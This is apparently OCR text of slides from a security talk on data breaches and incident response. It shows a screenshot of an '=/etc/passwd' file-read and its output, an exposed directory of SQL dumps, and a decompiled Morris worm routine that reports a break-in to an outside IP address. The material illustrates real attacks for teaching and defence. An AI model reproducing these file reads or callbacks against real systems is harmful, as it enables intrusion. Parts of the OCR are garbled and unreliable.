


















```
developer
                                                              =/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ntpd:x:103:108::/var/run/openntpd:/bin/false
ntp:x:104:109::/home/ntp:/bin/false
mysql:x:105:110:MySQL Server,,,:/var/lib/mysql:/bin/false
varnish:x:106:112::/home/varnish:/bin/false
varnishlog:x:107:113::/home/varnishlog:/bin/false
revealcloud:x:999:1000::/home/revealcloud:/bin/sh
www-wpe:x:998:998:WP Engine Internal:/home/www-wpe:/bin/sh
postfix:x:108:114::/var/spool/postfix:/bin/false
        :109:116::/var/lib/nagios:/bin/false
        :110:117::/var/lib/clamav:/bin/false
        11:118::/var/lib
                                 in/false
         1082:1082::/home.
                                  bin/sh
        ng:x:1083:33::/nas/wp/www/
                                                          :/usr/lib/openssh/sftp-server
        ng:x:1088:33::/nas/wp/www
                                                          penssh/sftp-server
                                                          k:/usr/lib/openssh/sftp-server
        lk:x:1091:33::/nas/wp/www/
        eich :x:8011:107::/home/ah
         :x:9022:9002::/home
                                      :/bin/bash
                                      /bin/bash
        x:9020:9002::/home/
                                     pin/bash
        x:8000:107::/home/
                                     :/bin/bash
         :x:8010:107::/home/
        k:9018:9002::/home/
                                      in/bash
```









O yourdataissecured.com/database/

Index of /database

- Parent Directory
- ontrackdatarecovery(1).sql
- ontrackdatarecovery(1) 25 June 2016.sql
- ontrackdatarecovery(1) 25 June 2016 LIVE URL.sql

Apache Server at yourdataissecured.com Port 80

Yahoo's Bob Lord said massive data breach felt like Vertigo

Posted May 15, 2017 by Natasha Lomas (@riptari)





















ADVERTISEMENT

Crunchbase

Yahoo

FOUNDED

1994

OVERVIEW

Yahoo is the world's largest start-up, whic that they move fast and always let their us way. Founded in 1994 by two Stanford Ph candidates, they've grown into a company you find what you're looking for on any In connected device. Their employees are re

```
    This report a successful breakin by sending a single byte to "128.32.137.13"

(whoever that is). */
tatic report breakin(argl, arg2)
                                              /* 0x2494 */
  int s;
  struct sockaddr in sin;
  char msg:
  if (7 != random() % 15)
      return:
  bzero(&sin. sizeof(sin)):
  sin_sin_family = AF_INET;
  sis.sis_port = REPORT PORT;
  min.min_addr.m_addr - inet_addr(XS("128.32.137.13"));
                                              /* <env+77>*128.32.137.13* */
  s = socket(AF_INET, SOCK_STREAM, 0);
  if (s < 0)
      return;
  if (sendto(s. &msg. 1. 0. &sin. sizeof(sin)))
  close(s);
                               WHOLEITHE WORM OUT?
```





Testing Re-visiting INTERNAL AUDITING anning Validating Evaluating

AUDIT

- Testing your breach incident response plan
- Risks and benefits of information sharing
- Often Compliance is the adult in the room

























AČIŪ



Thanks!

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- @gattaca www.duo.com